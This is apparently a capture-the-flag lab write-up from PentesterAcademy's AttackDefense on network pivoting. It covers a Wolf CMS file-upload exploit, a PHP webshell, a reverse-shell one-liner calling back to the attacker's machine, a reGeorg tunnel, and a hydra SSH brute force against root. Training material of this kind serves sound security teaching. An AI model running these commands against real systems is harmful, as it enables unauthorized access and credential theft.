ATTACK DEFENSE

by PentesterAcademy

Name	Pivoting VII
URL	https://www.attackdefense.com/challengedetails?cid=150
Type	Network Pivoting : Single Pivots

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

The challenge descriptions makes it clear that there are two machines on different networks. The objective is to retrieve two flags stored on these machines.

Step 1: Check the IP address of our Kali machine. From the information given in the challenge description, that target A should be located at 192.147.219.3

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7836: eth0@if7837: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue stat
e UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7840: eth1@if7841: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue stat
e UP group default
    link/ether 02:42:c0:93:db:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.147.219.2/24 brd 192.147.219.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Scan target A with nmap and observe that http and mysql services are running on it.


Command: nmap 192.147.219.3

```
root@attackdefense:~# nmap 192.147.219.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-11 04:52 IST
Nmap scan report for 932pesz6w6a0nrfkuwwwvdzr5.temp-network_a-147-219 (192.147.219.3)
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:93:DB:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@attackdefense:~#
```


For a detailed scan the following command can be used

Command: nmap -p- -sV -script=banner 192.60.92.3


Step 3: Access the web app using web browser and login into the webapp using the given credentials.




Step 4: Search for public wolf cms exploits and select publicly available Arbitrary File Upload/Execution exploit.



Step 5: As per the exploit writeup one can upload any PHP file to the server. Upload a webshell on it which enables command execution on the server. The webshells are present in /usr/share/webshells/.




Step 6: Upload the webshell named php-backdoor.php



Step 7: Access the uploaded webshell using the following URL:

http://192.147.219.3/public/php-backdoor.php



Step 8: To upgrade the webshell to an interactive shell,run php/reverse_php handler on the attacker Kali machine.


Commands:
msfconsole
use exploit/multi/handler
set payload php/reverse_php
show options
set LHOST 192.147.219.2
exploit

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD php/reverse_p
set PAYLOAD php/reverse_perl  set PAYLOAD php/reverse_php
msf5 exploit(multi/handler) > set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/reverse_php):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.147.219.2
LHOST => 192.147.219.2
msf5 exploit(multi/handler) > exploit
```

Step 9: Once the listener is up, navigate to the webshell and execute the following command using the webshell

Command: php -r '$sock=fsockopen("192.147.219.2",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

This command will connect back to reverse handler and we will get an interactive session.



Step 10: After getting interactive session in metasploit, retrieve the flag and also check the IP information of the machine.

Commands:
whoami
ip addr
find / -name flag* 2>/dev/null
cat /app/flag.txt


```
whoami
www-data
$
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7842: eth0@if7843: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:93:db:03 brd ff:ff:ff:ff:ff:ff
    inet 192.147.219.3/24 brd 192.147.219.255 scope global eth0
       valid_lft forever preferred_lft forever
7844: eth1@if7845: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:8b:06:02 brd ff:ff:ff:ff:ff:ff
    inet 192.139.6.2/24 brd 192.139.6.255 scope global eth1
       valid_lft forever preferred_lft forever
$
$ find / -name flag* 2>/dev/null
/app/flag.txt
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
/proc/sys/kernel/sched_domain/cpu11/domain0/flags
/proc/sys/kernel/sched_domain/cpu12/domain0/flags
/proc/sys/kernel/sched_domain/cpu13/domain0/flags
/proc/sys/kernel/sched_domain/cpu14/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu16/domain0/flags
/proc/sys/kernel/sched_domain/cpu17/domain0/flags
```

```
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/eth1/flags
$
$ cat /app/flag.txt
17189f8af3efbca5511198c84bbf1e6d
$
```

Flag 1: 17189f8af3efbca5511198c84bbf1e6d

Step 11: Focus on target B machine. Attacker doesn't have high privileges on target A machine so normal port binding/forwarding approach won't work. In this case, one can use reGeorg.

To use reGeorg, first step is to upload the tunnel.php file to the webserver.



Step 12: After uploading the file, use reGerog python script to create a proxy on the attacker system which will enable us to reach target B.

Commands:

cd Desktop/tools/reGeorg

python reGeorgSocksProxy.py -p 9050 -u http://192.147.219.3/public/tunnel.php

```
root@attackdefense:~# cd Desktop/tools/reGeorg/
root@attackdefense:~/Desktop/tools/reGeorg# ls -l
total 84
-rw-r--r-- 1 root root   820 Oct 14 11:24 LICENSE.html
-rw-r--r-- 1 root root   214 Oct 14 11:24 LICENSE.txt
-rw-r--r-- 1 root root  1929 Oct 14 11:24 README.md
-rw-r--r-- 1 root root 16228 Oct 14 11:24 reGeorgSocksProxy.py
-rw-r--r-- 1 root root  4628 Oct 14 11:24 tunnel.ashx
-rw-r--r-- 1 root root  4960 Oct 14 11:24 tunnel.aspx
-rw-r--r-- 1 root root  5952 Oct 14 11:24 tunnel.js
-rw-r--r-- 1 root root  4800 Oct 14 11:24 tunnel.jsp
-rw-r--r-- 1 root root  5974 Oct 14 11:24 tunnel.nosocket.php
-rw-r--r-- 1 root root  5697 Oct 14 11:25 tunnel.php
-rw-r--r-- 1 root root  4769 Oct 14 11:24 tunnel.tomcat.5.jsp
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg# python reGeorgSocksProxy.py -p 9050 -u http://192.147.219.3/public/tunnel.php


                    ____
 ____   _____   _|__  |_   _____  ____   ____   _____
|    | |  __||  __|    ||   __|/    \|    | |  __|
|    \ |  __||  | |    ||  __||    ||    \ |  | |
|__|\__\|_____||_____|  __||_____|\____/|__|\__\|_____|
                    |____|
                  ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


[INFO   ]  Log Level set to [INFO]
[INFO   ]  Starting socks server [127.0.0.1:9050], tunnel at [http://192.147.219.3/public/tunnel.php]
[INFO   ]  Checking if Georg is ready
[INFO   ]  Georg says, 'All seems fine'
```


Step 13: Verify that the tunnel is holding by using netstat.

Command: netstat -tnlp

```
root@attackdefense:~/Desktop/tools/reGeorg# netstat -tpln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:39043        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8005          0.0.0.0:*               LISTEN      401/java
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      401/java
tcp        0      0 127.0.0.1:5901          0.0.0.0:*               LISTEN      19/Xtigervnc
tcp        0      0 0.0.0.0:45654           0.0.0.0:*               LISTEN      401/java
tcp        0      0 127.0.0.1:4822          0.0.0.0:*               LISTEN      10/guacd
tcp        0      0 127.0.0.1:9050          0.0.0.0:*               LISTEN      916/python
root@attackdefense:~/Desktop/tools/reGeorg#
root@attackdefense:~/Desktop/tools/reGeorg#
```

Step 14: Use proxychains to launch nmap scan on target B and observe that only SSH server is running on the target.


Command: proxychains nmap -sT -Pn 192.139.6.3



```
Nmap scan report for 192.139.6.3
Host is up (0.0027s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 17.28 seconds
root@attackdefense:~/Desktop/tools/reGeorg# 
```

Step 15: Bruteforce the SSH credentials for user root by launching lydra over proxychains.

Command: proxychains hydra -t 4 -l root -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-40.txt ssh://192.139.6.3



```
root@attackdefense:~/Desktop/tools/reGeorg# proxychains hydra -t 4 -l root -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-40.txt ssh://192.139.6.3
ProxyChains-3.1 (http://proxychains.sf.net)
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-11 04:08:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3957 login tries (l:1/p:3957), ~990 tries per task
[DATA] attacking ssh://192.139.6.3:22/
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-|S-chain|-<>-127.0.0.1:9050-|S-chain|-<>-127.0.0.1:9050-|S-chain|-<>-127.0.0.1:9050-<><><><>-192.139.6.3:22-<>-192.139.6.3:22-<>-
K
<><>-OK
<><>-OK
<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-192.139.6.3:22-<><>-OK
[22][ssh] host: 192.139.6.3   login: root   password: 1234567890
1 of 1 target successfully completed, 1 valid password found
